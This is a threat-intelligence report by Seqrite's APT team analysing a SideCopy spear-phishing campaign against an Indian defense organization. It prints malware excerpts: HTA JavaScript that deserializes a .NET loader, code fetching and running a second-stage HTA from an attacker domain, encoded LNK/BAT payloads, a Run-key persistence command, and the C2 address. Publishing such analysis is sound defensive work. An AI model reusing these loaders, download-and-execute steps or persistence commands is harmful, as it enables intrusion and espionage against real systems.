SEQRITE

SIDECOPY

CONTINUES TO TARGET INDIAN DEFENSE ORGANIZATION

By Quick Heal APT Team

www.seqrite.com

Introduction

Quick Heal's APT Team discovered an ongoing campaign by SideCopy APT against an Indian defense organization. Working as a separate threat group under Transparent Tribe (APT36), this Pakistani threat actor has been conducting multiple attacks against the Indian government and military entities since 2019. Our analysis indicates that the same attack chain has been utilized since their discovery, but now it has been observed with minor upgrades done over time to evade detection

Attack Chain

The complete infection chain is similar to one of its previous campaigns, where the victim receives a phishing link that downloads a compressed (ZIP) file.



Fig. 1 – Infection Process

Stage-1 HTA

This ZIP file contains an LNK masqueraded as a PPTX file in a double extension format. Upon clicking this shortcut file which appears to be a presentation file named "Missile Clean room.pptx", MSHTA starts executing the remote HTA from the mentioned URL.



Fig. 2 – MSHTA invoking remote HTA via LNK

The first stage HTA file 'pantomime.hta,' present on the remote URL, contains two files embedded into it - one being a .NET module (hta.dll), and the other is a decoy presentation file. This HTA file checks for the .NETFramework version and creates a folder "C:/ProgramData/hp" if it doesn't exist.



Fig. 3 – Remote HTA executed via MSHTA

The complete HTA is similar to what it utilized in its previous campaigns, where deserialization of the .NET module is done to invoke the 'WorkInProgress' class dynamically. Since the embedded blobs are base64 encoded, they can be decoded directly to retrieve the DLL.

```
<script language="javascript">
 window.resizeTo(0,0);
  function serviceVertion() {
var shsheallsheallsheallsheallshealleall = new ActiveXObject('WScript.Shell');
veer = 'v4.0.30319';
try {
shsheallsheallsheallsheallshealleall.RegRead('HKLM\\SOFTWARE\\Microsoft\\.NETFramework\\v4.0.30319\\');
} catch(e) {
veer = 'v2.0.50727';
}
shsheallsheallsheallsheallshealleall.Environment('Process')('COMPLUS_Version') = veer;
var fsoiopfsoiopfsoiopfsoiop  = new ActiveXObject("Sc"+"rip"+"ting"+".FileSystemObject");
 if (! fsoiopfsoiopfsoiopfsoiop.FolderExists("C://ProgramData//HP"))
    fsoiopfsoiopfsoiopfsoiop.CreateFolder("C://ProgramData//HP");


 }
```

```
  var firingIncident = 'WorkInProgress';
  </script>

<script language="javascript">
try {
    serviceVertion();
    var LiveStreamingSites = basforsixfourstream(puncutreTyres);
    var Precisely = new ActiveXObject('System'+'.Runtime'+'.Serialization'+'.For'+'matters'+'.Binary'+'.
    BinaryFormatter');
    var makeNewArreya = new ActiveXObject('System.Collections.ArrayList');
    var metroDownTown = Precisely.Deserialize_2(LiveStreamingSites);
    makeNewArreya.Add(undefined);
    var realObject = metroDownTown.DynamicInvoke(makeNewArreya.ToArray()).CreateInstance(firingIncident);
    realObject.RealityShow(dividAndRule,"DRDO - K4 Missile Clean room.pptx")} catch (e) {
//  alert(e);
    }
finally{window.close();}
</script>
```

Fig. 4 – Sections of first stage HTA file

Many well-known "hta.dll" methods can be observed with minimal changes. The 'RealityShow' method invoked in the script performs the following tasks:

- Decompresses the decoy file embedded in HTA, drops it inside the TEMP directory, and opens it.
- Creates the directory "C:\ProgramData\HP" and checks for AV solutions present on the system.
- Downloads, decodes & executes the second stage HTA file as "C:\ProgramData\HP\jquery.hta" from URL - "hxxps://cornerstonebeverly[.]org/js/files/ntfonts/winsteros.txt"

```
pkg.infinity("https://cornerstonebeverly.org/js/files/ntfonts/avena/");
pkg.runItOn(text, "jquery.txt", htapath, "https://cornerstonebeverly.org/js/files/ntfonts/");
```

Fig. 5 – Downloading and executing stage-2 HTA

There are no significant changes in this .NET module apart from the removal of remote HTA execution using MSHTA and changes to filenames. The URLs utilized in 2022 are:

- "hxxps://inapharma[.]in/css/files/awanda/http/"
- "hxxps://www.inapharma[.]in/css/files/awanda/cyril/"

Fig. 6 – Embedded hta.dll in 2022



Fig. 7 – Embedded hta.dll in 2023

The decoy file is dropped inside the TEMP directory, which gets opened immediately to ensure the victim doesn't suspect any malicious activity. Based on the filenames and decoy files, it is evident that the organization is targeted to lure the victims using the "Air Conditioning Design Report".



Fig. 8 – Decoy Presentation File

Stage-2 HTA

The second stage of HTA uses similar functionality that has a .NET module embedded. It checks for .NETFramework version. Interestingly, this time the query to check the AV solution installed is base64 encoded, where the decoded value is passed on to the embedded .NET module.

Fig. 9 - Embedded preBotHta.dll in 2022 vs. 2023

Compared to last year's version, only a few methods regarding specific AVs are present, and functionalities like shutdown, restart, and MSHTA have been removed. The same method is invoked in PinkAgain, where the malicious DLL file's contents are passed along with the AV details. The 'preBotHta.dll' does the following:

- Checks for AV solutions like SEQRITE, Kaspersky, Quick Heal, Avast, Avira, Bitdefender, and Windows Defender, depending on which process is carried out further.
- Copies legit "C:\Windows\SysWOW64\credwiz.exe" file into "C:\ProgramData\hp\cridviz.exe".
- In the case of AVs other than Kaspersky, Quick Heal, and SEQRITE, it drops two JPG files into the TEMP directory, which are later renamed and moved as:
  - "%temp%\test.jpg" --> "%temp%\test.bat"
  - "%temp%\tmp.jpg" --> "C:\ProgramData\hp\DUser.dll"

```
private string targetPath = "C:\\Users\\Public\\hp\\";
// Token: 0x04000002 RID: 2
private string targetEXEName = "C:\\Users\\Public\\hp\\cridviz.exe";
// Token: 0x04000003 RID: 3
private string targetSideEXEName = "C:\\Users\\Public\\hp\\rekeywiz.exe";
// Token: 0x04000006 RID: 6
private string targetEXEName_old = "C:\\ProgramData\\Intel\\cridviz.exe";
// Token: 0x04000007 RID: 7
private string targetDLLName_old = "C:\\ProgramData\\Intel\\DUser.dll";
// Token: 0x04000008 RID: 8
private string WinMain64 = "C:\\Windows\\SysWOW64\\credwiz.exe";
// Token: 0x04000009 RID: 9
private string WinMain32 = "C:\\Windows\\System32\\credwiz.exe";
// Token: 0x0400000A RID: 10
private string processname = "cridviz";
// Token: 0x0400000C RID: 12
private string LnkFileBytes = "5AQAAB+LCAAAAAAABACFU39IU1EU/maGs8ImmpmkzsjQavNta/4CYTXxR9l0rNJigra9cOrc6C3dIioISkMLikIiQ3JmkAX
  +ES3l2F/9JxImJQV5gmGIKBQFRp37vBOdQRfOueedc+53vnvueWUAFPERYGtE1ijqgRJqMu5f+jE+f3FCEb6jKFJOjMLaZVTEI7ViqnxMPZvvUj18r8Q
  +QejagSxzvh3r1wno5D1gPdKhQqWryelpkWBCNCIx/0qy9O9mES1lTH/fTHpD2HnlYhwq4UITnPCgBRL5EnCKo1619ogq2AKST3Qb9MChVbgsxnAv/
  Ga4MWG4lsdvYEOA8HwQ4YYBdByJxJd2unqKdaRVDYfbqRX94gpf5mXCcO/
  dZJjLTb28gutsD8JBeE5oCddPwvgCh0l2smfgu4bnl5LE8ns7jdunVcxJreSdsofuZg9RwV5kUQW1zLwWZ0mryXOatBn5sOM4RUTyS2RX4BxFGql/Dvqqg5e0g2Iu4tdM
  +vwKS1Z3I9CdTvsnzpH61t1ieZ00E1FtGSzUDjyzdg6yWM0y3+6q0J1FqcHn8WrqsxsbPfoGJDZPDQS6Okqv/Vka/tj85cakkkpZ82s2dijY6peqNOP/i
  +uoqdGEf5KwdbYK25wwPGlGW3Hfz7G4oHRmVwGryQqn8uaGP6QaGbwZa0cnkxNu48Cfr1cVvSzLNb9Yiru9p9M96iZ/
  ZAhYKwNraNI0MJLoZSsXAll6KmNANvnz5AwdWbnkMVLkgJyjoS8dZRiQQ1ognSejGMgW5Fljq5cTERbSB+eLk1S9CxE17Q++9aeRf1OIiJIkfKS2kWxlCSamMpK/
  DuW8UzDnFvAoTMv/b+bqO7HoQZoCL5+JWmqai5rTxA/FhCCv+KpnGCT7FjnJR/WOjII7b2OfT2Ck/EPiGBvdlBAym5d/tdy+7nHs6y7DVh4vMpDgLnza4S3pKzFpgwX
  +9mTy17GEEpLJ0fon+2vtR+8eW5TS5m55Vv/QfwHe3PMA5AQAAA==";
// Token: 0x0400000D RID: 13
private string BatFileName = "test.jpg";
// Token: 0x0400000E RID: 14
private string BatFileBytes = "lwAAAB+LCAAAAAAABAAtjUsKwjAUAPeF3uGRA5i9K0s/
  CiJKa1uQB6LJCwmUpOSj4unNwvUwMzsS2oFTqiz6dg9V0wA7HOsRh3N3nau+xZMR3gWnIs7GSvcOWCfvycaJfDDOYpBsAz4B+3MYV/
  mIBIPQJNNCGUbI8ftwA94Bz4d6i2PIOl7SczEC9YrCG/ky3w19iJXFD4M+MJOXAAAA";
// Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
```

Fig. 10 – Target paths and encoded files

- For Kaspersky, 'PowerShell' is used to trigger "cridviz.exe," and a shortcut file is dropped inside the StartUp folder for Kaspersky, Quick Heal, and SEQRITE AVs.
- The encoded LNK and BAT files are base64, and GZip decoded.
- BAT file gets executed to maintain persistence via the Run registry key. This ensures the EXE is executed on every startup to load the DLL.
  - REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "Windows Update Schedule" /t REG_SZ /F /D "C:\Users\Public\hp\cridviz.exe"
- Lastly, the copied "cridviz.exe" is executed, which loads the malicious DLL.

Final Payload

Though similar variants of the DLL "DUser.dll" have been observed in the past, the latest variant has no specific export function. The EXE can communicate with C2 IP "144.91.72[.]17:8080," where data like hostname, username, and OS version is sent over TCP port 8080 and keeps running so that it keeps the communication with C2 open.



Fig. 11 – POST Request over C2 port 8080

This payload has a similar PDB path as seen below:

- New PDB: "E:\Packers\CyberLink\Latest Source\Multithread Protocol Architecture\HTTP Arsanel\Clinet\app\Release\app.pdb"
- Old PDB: "F:\Packers\CyberLink\Latest Source\Multithread Protocol Architecture\Final Version\DUser\Release\x86\DUser.pdb"



Fig. 12 – Domain used to host payloads

One of the IPs that hosts the HTA files has the domain "www[.]cornerstonebeverly[.]org," where we have seen changes being made to the website, like adding the image to the home page. Later, the home page was immediately changed to a login page, as shown below, but no URL was present for the 'Login' button to redirect to.



Fig. 13 – Homepage of the domain changed to a login page

The domain is registered under GoDaddy[.]com and has many open ports, with both HTA files executed from the same URL.

Attribution

Based on the infection chain and TTPs observed over the years, this can be attributed to SideCopy with high confidence. Here, usage of the same HTA code with minor changes, the functionality of modules like 'hta.dll,' 'preBotHta.dll,' and side-loading of 'DUser.dll' using legitimate 'credwiz.exe' is seen. The C2 IP "144.91.72[.]17" is registered to Contabo GmbH, which is similar to multiple registered IPs that this threat group previously used to serve as C2 servers.

Conclusion

SideCopy APT has been actively targeting government and military entities in South Asia, specifically India. The same attack chain that starts with archived files to target victims in spear phishing campaigns is being used. The archive files have an embedded LNK leading to downloading and executing remote HTA files, which drop malicious payloads. Though the same tactics are being used, every variant of the malicious payloads used in the campaign evades detection with minimal changes to the code based on the AV solution present.

IOCs

A list of all the IOCs can be found here: IOCs_SideCopy_2023Mar

Coverage

This threat can be detected and blocked by our following products:

Seqrite Endpoint Security	✓
Seqrite Endpoint Security Cloud	✓
Seqrite Unified Threat Management	✓
Seqrite HawkkHunt XDR	✓
Seqrite Antivirus Server Edition	✓
Seqrite AntiVirus for Linux	✓
Quick Heal Total Security	✓
Quick Heal Internet Security	✓
Quick Heal AntiVirus Pro	✓
Quick Heal Total Security Multi-Device	✓
Quick Heal Total Security for Mac	✓
Quick Heal AntiVirus Server Edition	✓
Quick Heal Total Shield	✓
Quick Heal AntiVirus Pro Advanced	✓

SEQRITE

Quick Heal Technologies Ltd.
Marvel Edge, Office No. 7010 C & D, 7th Floor, Viman Nagar, Pune,
Maharashtra, India - 411014.
Phone: 1800 212 7377 | info@seqrite.com | www.seqrite.com